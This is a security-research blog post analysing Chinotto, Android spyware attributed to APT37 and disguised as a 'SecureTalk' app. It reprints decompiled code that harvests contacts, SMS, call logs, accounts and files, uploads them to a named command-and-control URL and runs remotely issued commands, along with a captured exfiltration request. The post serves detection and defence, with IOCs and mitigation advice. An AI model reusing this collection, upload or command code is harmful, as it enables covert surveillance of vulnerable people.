


APT37 Using a New Android Spyware, Chinotto

 blog.cyble.com/2021/12/06/apt37-using-a-new-android-spyware-chinotto/

December 6, 2021



Android Spyware is a program that has been used by Threat Actors (TAs) to steal personal data from the device without the user's knowledge. This report will focus on one such malicious application used by the APT (Advanced Persistent Threat) group *APT37*. *APT37* is also known by the following names – Reaper, Ricochet Chollima, ScarCruft group. This group performs its malicious activities through an application claiming the Secure Talk application.

APT37 is a North Korean state-sponsored cyberespionage group that has been active since around 2012. This group is known to target victims from countries in Asia such as South Korea, Japan, Vietnam, Russia, Nepal, China, and India. *APT37* has also targeted Romania, Kuwait, and various parts of the Middle East.

Cyble Research Labs came across a [securelist article](#) where researchers are claiming that a fresh attack was carried out targeting North Korean defectors and human rights activists. The Threat Actor (TA) *APT37* used new spyware called "Chinotto" to carry out these attacks. Cyble Research Labs downloaded one of the samples and performed a deep-dive analysis of the Chinotto Android spyware.

APT37 has also been linked to malicious campaigns between 2016-2018. In 2016, they targeted North Korean defectors, human rights activists, and journalists covering news related to North Korea and government organizations associated with the Korean Peninsula. They have been linked to high-profile attacks such as Operation Daybreak, Operation Erebus, Golden Time, Evil New Year, Are you Happy?, FreeMilk, North Korean Human Rights, and Evil New Year 2018.

The malware is designed for stealthy espionage, as once this application is successfully executed on user devices. It can steal sensitive data like contacts data, SMS data, call logs, device information, and files from the device’s external storage.

Technical Analysis

APK Metadata Information

- App Name: **SecureTalk**
- Package Name: **com.private.talk**
- SHA256 Hash: **8fb42bb9061ccbb30c664e41b1be5787be5901b4df2c0dc1839499309f2d9d93**

Figure 1 shows the metadata information of the application.



Figure 1 – App Metadata Information

The application flow is shown in Figure 2. Upon being launched, the application asks for certain sensitive permissions, after which it displays the login page. During this time, the APK performs its malicious activities behind the scenes.




Figure 2 – App Start Flow

Manifest Description

The application requests thirteen different permissions. Of these thirteen permissions, the attackers could abuse eight to carry out the following activities:

- Reading SMSs, Call Logs, and Contacts data.
- Reading current cellular network information, phone number and the serial number of the victim’s phone, the status of any ongoing calls, and a list of any Phone Accounts registered on the device.
- Reading or writing files on the device’s external storage.

We have listed these dangerous permissions below.

Permissions	Description
READ_SMS	Access phone's messages
READ_CONTACTS	Access phone's contacts
READ_CALL_LOG	Access phone's call logs
READ_PHONE_STATE	Allows access to phone state, including the current cellular network information, the phone number and the serial number of this phone, the status of any ongoing calls, and a list of any Phone Accounts registered on the device
WRITE_EXTERNAL_STORAGE	Allows the app to write or delete files to the external storage of the device
READ_EXTERNAL_STORAGE	Allows the app to read the contents of the device's external storage
GET_ACCOUNTS	Allows the app to get the list of accounts used by the phone
READ_PHONE_NUMBERS	Allows the app to read the device's phone number(s).

Table 1: Permissions' Description

Figure 3 shows the launcher activity of the application.

```

<activity android:name="com.secure.security.activity.SplashActivity">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>

```

Figure 3 – App Launcher

Activity

Source Code Description

The code snippets highlighted in Figure 4 show that the application steals the device's contact data.

```

private String getContactList() {
    String retVal = "";
    ContentResolver cr = getContentResolver();
    Cursor cur = cr.query(ContactsContract.Contacts.CONTENT_URI, null, null, null, null);
    if ((cur != null ? cur.getCount() : 0) > 0) {
        while (cur != null && cur.moveToNext()) {
            String id = cur.getString(cur.getColumnIndex("id"));
            String name = cur.getString(cur.getColumnIndex("display_name"));
            if (cur.getInt(cur.getColumnIndex("has_phone_number")) > 0) {
                Cursor pCur = cr.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, "contact_id = ?", new String[]{id}, null);
                while (pCur.moveToNext()) {
                    retVal = retVal + name + " : " + pCur.getString(pCur.getColumnIndex("data1")) + " ";
                }
                pCur.close();
            }
        }
    }
    if (cur != null) {
        cur.close();
    }
    return retVal;
}

```

Figure 4 – Code to Read Contact Data

The code snippets highlighted in Figure 5 show that the application steals the device's SMS data.

```

private JSONObject getAllSMSJSON() throws JSONException {
    String strType;
    JSONObject json = new JSONObject();
    Cursor cursor = getContentResolver().query(Uri.parse("content://sms/"), new String[]{"_id", "address", "person", "body", "date", "type"}, null, null, "date desc");
    JSONArray recordArr = new JSONArray();
    cursor.moveToFirst();
    while (!cursor.isAfterLast()) {
        String strNumber = cursor.getString(1);
        String strName = cursor.getString(2);
        String strBody = cursor.getString(3);
        SimpleDateFormat sfd = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
        Long timestamp = Long.valueOf(Long.parseLong(cursor.getString(4)));
        String strTime = sfd.format(new Date(timestamp.longValue()));
        int i = cursor.getInt(5);
        if (i == 1) {
            strType = "Received";
        } else if (i == 2) {
            strType = "";
        } else {
            strType = "Sent";
        }
        JSONObject recordObj = new JSONObject();
        recordObj.put("NUMBER", strNumber);
        recordObj.put("NAME", strName);
        recordObj.put("TYPE", strType);
        recordObj.put("DATETIME", strTime);
        recordObj.put("DATETIME_MILLIS", timestamp);
        recordObj.put("BODY", strBody);
        recordArr.put(recordObj);
        cursor.moveToNext();
    }
}

```

Figure 5 – Code to Read SMS Data

The code snippets in Figure 6 show that the application steals the device's call logs data.

```

private JSONObject getCallLogJSON() throws JSONException {
    JSONObject json = new JSONObject();
    ContentResolver cr = getContentResolver();
    if (ActivityCompat.checkSelfPermission(this, "android.permission.READ_CALL_LOG") != 0) {
        return json;
    }
    Cursor cursor = cr.query(CallLog.Calls.CONTENT_URI, new String[]{"number", "name", "type", "date", "duration"}, null, null, "date DESC");
    JSONArray recordArr = new JSONArray();
    if (cursor == null) {
        return json;
    }
    cursor.moveToFirst();
    while (!cursor.isAfterLast()) {
        JSONObject recordObj = new JSONObject();
        String strNumber = cursor.getString(0);
        String strName = cursor.getString(1);
        String strType = "";
        int i = cursor.getInt(2);
        if (i == 1) {
            strType = "Incoming";
        } else if (i == 2) {
            strType = "Outgoing";
        } else if (i == 3) {
            strType = "Missed";
        }
        SimpleDateFormat sfd = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
        Long timestamp = Long.valueOf(Long.parseLong(cursor.getString(3)));
        String strTime = sfd.format(new Date(timestamp.longValue()));
        Long duration = cursor.getLong(4);
        recordObj.put("NUMBER", strNumber);
        recordObj.put("NAME", strName);
        recordObj.put("TYPE", strType);
        recordObj.put("DATETIME", strTime);
        recordObj.put("DATETIME_MILLIS", timestamp);
        recordObj.put("DURATION", duration);
        recordObj.put("DURATION_STR", "" + (duration / 60) + "m " + (duration % 60) + "s");
        recordArr.put(recordObj);
    }
}

```

Figure 6 – Code to Read Call Logs

The code snippets shown in Figure 7 show that the application steals the victim device's information, such as:

- Reading the device's phone number(s).
- Reading Android Operating System version Information.
- Reading device details such as brand name, model, serial number, etc.
- Checking for the presence of external storage on the device.

```

public static String getPhoneInfo(Context context) {
    String externalSdCardState;
    TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService("phone");
    String phone_number = "";
    if (!ActivityCompat.checkSelfPermission(context, "android.permission.READ_SMS") == 0 || ActivityCompat.checkSelfPermission(context, "android.permission.READ_PHONE_NUMBERS")
        phone_number = telephonyManager.getLine1Number();

    String details = "VERSION.RELEASE : " + Build.VERSION.RELEASE + "\nVERSION.INCREMENTAL : " + Build.VERSION.INCREMENTAL + "\nVERSION.SDK.NUMBER : " + Build.VERSION.SDK_INT +
    if (ExternalStorage.isExternalSdCardExist()) {
        externalSdCardState = "\nEXTERNAL_STORAGE : EXIST";
    } else {
        externalSdCardState = "\nEXTERNAL_STORAGE : NON-EXIST";
    }
    return ("PHONENUMBER : " + phone_number + "\n" + details) + externalSdCardState;
}

```

Figure 7 – Code to Read Device Information

The code snippets shown in Figure 8 show that the application steals the account details being used on the device.

```

private JSONObject getAllAccounts() throws JSONException {
    JSONArray accArray = new JSONArray();
    Account[] accounts = AccountManager.get(this).getAccounts();
    for (Account account : accounts) {
        JSONObject acc = new JSONObject();
        acc.put("NAME", account.name);
        acc.put("TYPE", account.type);
        accArray.put(acc);
    }
    JSONObject json = new JSONObject();
    json.put("COUNT", accounts.length);
    json.put("CREATED_DATE", Util.timestampToLongString(System.currentTimeMillis()));
    json.put("ACCOUNTS", accArray);
    return json;
}

```

Figure

8 – Code to Read Accounts Information

The code snippets shown in Figure 9 show that the application also steals image and audio files from the device.

```

if (bUploadFile) {
    processImportantFile(Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_PICTURES), "");
    Iterator<String> it = ExternalStorage.getStoragePath().iterator();
    while (it.hasNext()) {
        String sdPath = it.next();
        for (String path : Gloabal.DATA_PATHS) {
            processImportantFile(new File(sdPath + path), "");
        }
    }
    processImportantFile(Environment.getDataDirectory(), ".amr");
    processImportantFile(Environment.getExternalStorageDirectory(), ".amr");
    uploadToWeb();
}

```

Figure 9 – Code to Access Pictures and Audio

The code snippets in the figure below show that the application collects the data from the device and writes it in a text file.

```

public void sendHello(boolean buploadInfo, boolean buploadFile) {
    if (buploadInfo) {
        File sampleDir = new File(getCacheDir(), Global.WEB_TEMP_DATA_PATH);
        FileHelper.makeDir(sampleDir.getAbsolutePath());
        if (!sendHttpRequest(Global.DO_URL + "?type=hello&direction=send&id=" + this.m_strMyInfo).equals(Global.ERROR_VALUE)) {
            try {
                FileHelper.writeTextToFile(sampleDir.getAbsolutePath() + "/Info.txt", PhoneHelper.getPhoneInfo(getApplicationContext()));
            } catch (Exception e) {
                e.printStackTrace();
            }
            if (getApplicationContext().checkPermission("android.permission.READ_SMS", Process.myPid(), Process.myUid()) == 0) {
                try {
                    FileHelper.writeTextToFile(sampleDir.getAbsolutePath() + "/Sms.txt", getAllSMSJSON().toString());
                } catch (JSONException e2) {
                    e2.printStackTrace();
                }
            }
            if (getApplicationContext().checkPermission("android.permission.READ_CALL_LOG", Process.myPid(), Process.myUid()) == 0) {
                try {
                    FileHelper.writeTextToFile(sampleDir.getAbsolutePath() + "/Calllog.txt", getCallLogJSON().toString());
                } catch (JSONException e3) {
                    e3.printStackTrace();
                }
            }
            if (getApplicationContext().checkPermission("android.permission.READ_CONTACTS", Process.myPid(), Process.myUid()) == 0) {
                try {
                    FileHelper.writeTextToFile(sampleDir.getAbsolutePath() + "/Contact.txt", getContactList());
                } catch (Exception e4) {
                    e4.printStackTrace();
                }
            }
            if (getApplicationContext().checkPermission("android.permission.GET_ACCOUNTS", Process.myPid(), Process.myUid()) == 0) {
                try {
                    FileHelper.writeTextToFile(sampleDir.getAbsolutePath() + "/Account.txt", getAllAccounts().toString());
                } catch (JSONException e5) {
                    e5.printStackTrace();
                }
            }
        }
    }
}
uploadToWeb();

```

Figure 10 – Code to Write Collected Data in Text File.png

The snippets below indicate the application's code flow to upload the data on TA's Command and Control (C&C) server.

```

public void uploadToWeb() {
    File sampleDir = new File(getApplicationContext().getCacheDir(), Global.WEB_TEMP_DATA_PATH);
    if (!sampleDir.exists()) {
        FileHelper.makeDir(sampleDir.getAbsolutePath());
    }
    try {
        ZipHelper.zipFolder(sampleDir.getAbsolutePath(), new File(getApplicationContext().getCacheDir(),
    } catch (Exception e) {
    }
    String filepath = new SimpleDateFormat("yyyy-MM-dd_hh:mm:ss").format(new Date());
    String to_url = Global.DO_URL + "?type=file&direction=send&id=" + this.m_strMyInfo;
    String attachment_filename = this.m_strMyInfo + "_____" + FileHelper.getSimpleName(filepath);
    LogUtil.d("----start uploading, url=%s, an=%s, afn=%s", to_url, Global.POST_UPLOAD_FILE, attachment_
    LogUtil.d("----finish uploading : %s", NetHelper.uploadFile(getApplicationContext().getCacheDir() + G
    FileHelper.deleteFile(getApplicationContext().getCacheDir() + Global.WEB_ENC_PATH);
    FileHelper.deleteAllFilesInFolder(getApplicationContext().getCacheDir() + Global.WEB_TEMP_DATA_PATH)
    FileHelper.deleteFile(getApplicationContext().getCacheDir() + Global.WEB_TEMP_ZIP_PATH);
}

public static String DO_URL = "http://haeundaejugong.com/data/jugong/do.php"

```

Figure 11 – Code to Upload the Data to TA's C&C Server

The snippet below shows that the application performs activities with commands defined by the TA(s).


```

public void run() {
    FileHelper.mkdir(new File(App.this.getCacheDir(), Global.WEB_TEMP_DATA_PATH).getAbsolutePath());
    App app = App.this;
    if (!app.sendHttpRequest(Global.DO_URL + "?type=hello&direction=send&id=" + App.this.m_strMyInfo).equals(Global.ERROR_VALUE))
        App app2 = App.this;
    String command = app2.sendHttpRequest(Global.DO_URL + "?type=command&direction=receive&id=" + App.this.m_strMyInfo);
    if (command.equals(Global.ERROR_VALUE) || command.contains("Fail")) {
        return;
    }
    if (command.contains("ref:")) {
        App app3 = App.this;
        app3.sendHttpRequest(Global.DO_URL + "?type=hello&direction=send&id=" + App.this.m_strMyInfo);
    } else if (command.equals("down")) {
        App.this.uploadFile(Global.TEMP_FILE_PATH);
        FileHelper.deleteFile(Global.TEMP_FILE_PATH);
    } else if (command.equals("UriP")) {
        String commandResult = Global.TEMP_FILE_PATH;
        FileHelper.writeTextToFile(App.this.getApplicationContext().getCacheDir() + Global.RESULT_FILE_PATH, commandResult);
        App.this.uploadResult();
    } else if (command.equals("UploadInfo")) {
        App.this.sendHello(true, false);
    } else if (command.equals("UploadFile")) {
        App.this.sendHello(false, true);
    } else if (!command.equals("")) {
        String commandResult2 = PhoneHelper.RunCommand(App.this.getApplicationContext(), command);
        FileHelper.writeTextToFile(App.this.getApplicationContext().getCacheDir() + Global.RESULT_FILE_PATH, commandResult2);
        App.this.uploadResult();
    }
}

```

Figure 12 – Commands Defined by the TA(s)

The table below highlights some of the commands defined by the TA.

Permissions	Description
ref:	Sends signal to C&C server
down	Uploads <i>./temp-file.dat</i> file
UriP	Writes path <i>./temp-file.dat</i> to <i>./result-file.dat</i> file and upload to C&C
""	Writes results to <i>./result-file.dat</i> and upload to C&C

Table 2 – Commands Description

Traffic Analysis

During traffic analysis of the application, we identified that it continuously communicates with the TA's C&C server

*hxxp://haeundaejugong[.]com/data/jugong/do.php?
type=command&direction=receive&id=1295c8887ec39859_hd.*

The below figure shows that the application uploads sensitive data such as contacts, call logs, and SMSs from the device to TA's C&C.

```

19 http://haeundaejugong.com POST /data/jugong/do.php?type=file&directio... ✓ HTML php 121.78.88.88
Request
Pretty Raw Hex ln
1 POST /data/jugong/do.php?type=file&direction=send&id=1295c8887ec39859_hd HTTP/1.1
2 Connection: close
3 Cache-Control: no-cache
4 Content-Type: multipart/form-data; boundary=*****
5 User-Agent: Dalvik/2.1.0 (Linux; U; Android 7.1.1; Androlab Build/NMF26Q)
6 Host: haeundaejugong.com
7 Accept-Encoding: gzip, deflate
8 Content-Length: 1693
9
10 ..*****
11 Content-Disposition: form-data; name="file"; filename="1295c8887ec39859_hd_2021-12-03_02:07:16"
12
13 PKsS/tap-web/Info.txtUfRâ <+</ H#qg1H0u8n)0B2cUs ix*88I4w'1h7*JRq' Cve$!+ft_ A!Eë;
2*ÜkI1I00B_p+D9i\i202+|8G659008K+4-k9af1Y1ätcE_f.iäC: "e@<(b+euü+Tvl iYtYnF: "Sj;Vh06L7k0ü6eaÄ00Eduo"H4| äeAR6H704UeB6EDUeIYAH"ÄUe#( öz:R9) Äg\Iü DU, [BE'+r@JNÄ0B 14i(ü=08)naüÜ(KEt+080cY-
,Öa0I'A86[Inz"Vf:ai8eüi' ePKS'AsTPKs [tap-web/Ses.txtY] @_e*"ÄiöuEPA(11,BlUJ:-l0iI6E:"*3u7sa-E)häuüé(+2hBQ0 eAFBPOÄBB4G-LsÄÜ" e6E+cI:ü:Ky4y0-uÄUL&At'0'NÜHÜÜ*cMNEPikVi: !fEz-EB
14 e+YhS05$ #508WÄ40;Uei+anf30ÄIYggb 'ReVP")?äaEUT*whi PKSkEÜ0xPKES [tap-web/Calllog.txt] AoyUUA,MBÄ-U"H'RAAUETUFE"~Üppk1YüpI:70*2060v äEi, A960-e4ZxÜ4) -1eU*_Vu-6Ü) ÄUe*79R0D14NS)
dEDfÄHxxv2fEçDTeYd=0ÄSÜb#17ä <ta0Ä IEÖS:Z:q! 0M
15 ü mü:PKIk#E6PKES [tap-web/Contact.txt]IU*RD0000T3@- "äC Db(PKÄ8Ç-PKES/tap-web/Account.txt=Vr00Q*2D0rruquwJVJFFP#E
16 FVeVfJ:JI' AJVñtµPKVI(:>PKES9'AsT/tap-web/Info.txtPKES5kEÜ0x*/tap-web/Sms.txtPKESik#EñÄ/tap-web/Calllog.txtPKESÄ8Ç-i/tap-web/Contact.txtPKESVI{:>L [tap-web/Account.txt] KCE
17 ..*****

```

Figure 13 – Uploads Sensitive Data to the TA's C&C

Threat Actor Infrastructure Analysis

Cyble Research Labs has also identified that the TA's infrastructure was hosted in South Korea (KR)

Whois Lookup ⓘ

Admin City: Busan
Admin Country: KR

Admin Email: 1917717b5f7630cds@haeundaejugong.com
Admin Postal Code: 612726
Creation Date: 2001-12-13T00:00:00Z
Creation Date: 2001-12-13T09:30:20Z

Figure 14 – Location of Domain Hosted

We also noticed the TTL value of the MX record of http[:]//haeundaejugong.com is 60, which is generally an indicator of Fast-Flux behavior.

Last DNS Records ⓘ

Record type	TTL	Value
A	60	121.78.88.88
+ MX	60	mail.haeundaejugong.com
NS	60	ns.openhaja.com
NS	60	ns.opengogo.com
+ SOA	60	haeundaejugong.com

Figure 15 – TTL

Value of MX record of TA's Domain

Conclusion

Chinotto is spyware targeting specific users to steal sensitive information such as contacts, SMSs, call logs and files. It also has the capability to record audio from the device without the victim's knowledge.

Threat Actors constantly adapt their methods to avoid detection and find new ways to target users through sophisticated techniques. Such malicious applications often masquerade as legitimate applications to confuse users into installing them.

Users should install applications only after verifying their authenticity and install them exclusively from the official Google Play Store to avoid such attacks.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

How to prevent malware infection?

- Download and install software only from official app stores like Google Play Store.
- Use a reputed anti-virus and internet security software package on your connected devices, including PC, laptop, and mobile.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Enable biometric security features such as fingerprint or password for unlocking the mobile device where possible.
- Be wary of opening any links in SMSs or emails delivered to your phone.
- Ensure that Google Play Protect is enabled on Android devices.
- Be careful while enabling any permissions.
- Keep your devices, operating systems, and applications updated.

How to identify whether you are infected?

- Regularly check the Mobile/Wi-Fi data usage of applications installed in mobile devices.
- Keep an eye on the alerts provided by Anti-viruses and Android OS and take necessary actions accordingly.

What to do when you are infected?

- Disable Wi-Fi/Mobile Data and remove SIM Card as in some cases the malware can re-enable the Mobile Data.
- Perform Factory Reset.
- Remove the application in case factory reset is not possible.
- Take a backup of personal media Files (excluding mobile applications) and perform a device reset.

What to do in case of any fraudulent transaction?

In case of a fraudulent transaction, immediately report it to the concerned bank

What should banks do to protect their customers?

Banks and other financial entities should educate customers on safeguarding themselves from malware attacks via telephone, SMSs, or emails.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1476	-Deliver Malicious App via Other Means
Execution	T1575	-Native Code
Persistence	T1402	-Broadcast Receivers
Collection	T1412	-Capture SMS Messages
Collection	T1432	-Access Contacts List

Collection	<u>T1433</u>	-Access Call Log
-------------------	--------------	------------------

Collection	<u>T1533</u>	-Data from Local System
-------------------	--------------	-------------------------

Indicators Of Compromise (IOCs)

Indicators	Indicator type	Description
8fb42bb9061ccbb30c664e41b1be5787be5901b4df2c0dc1839499309f2d9d93	SHA256	Malicious APK
hxxp[:]//haeundaejugong.com/data/jugong/do.php?type=file&direction=send&id=1295c8887ec39859_hd	URL	TA's C&C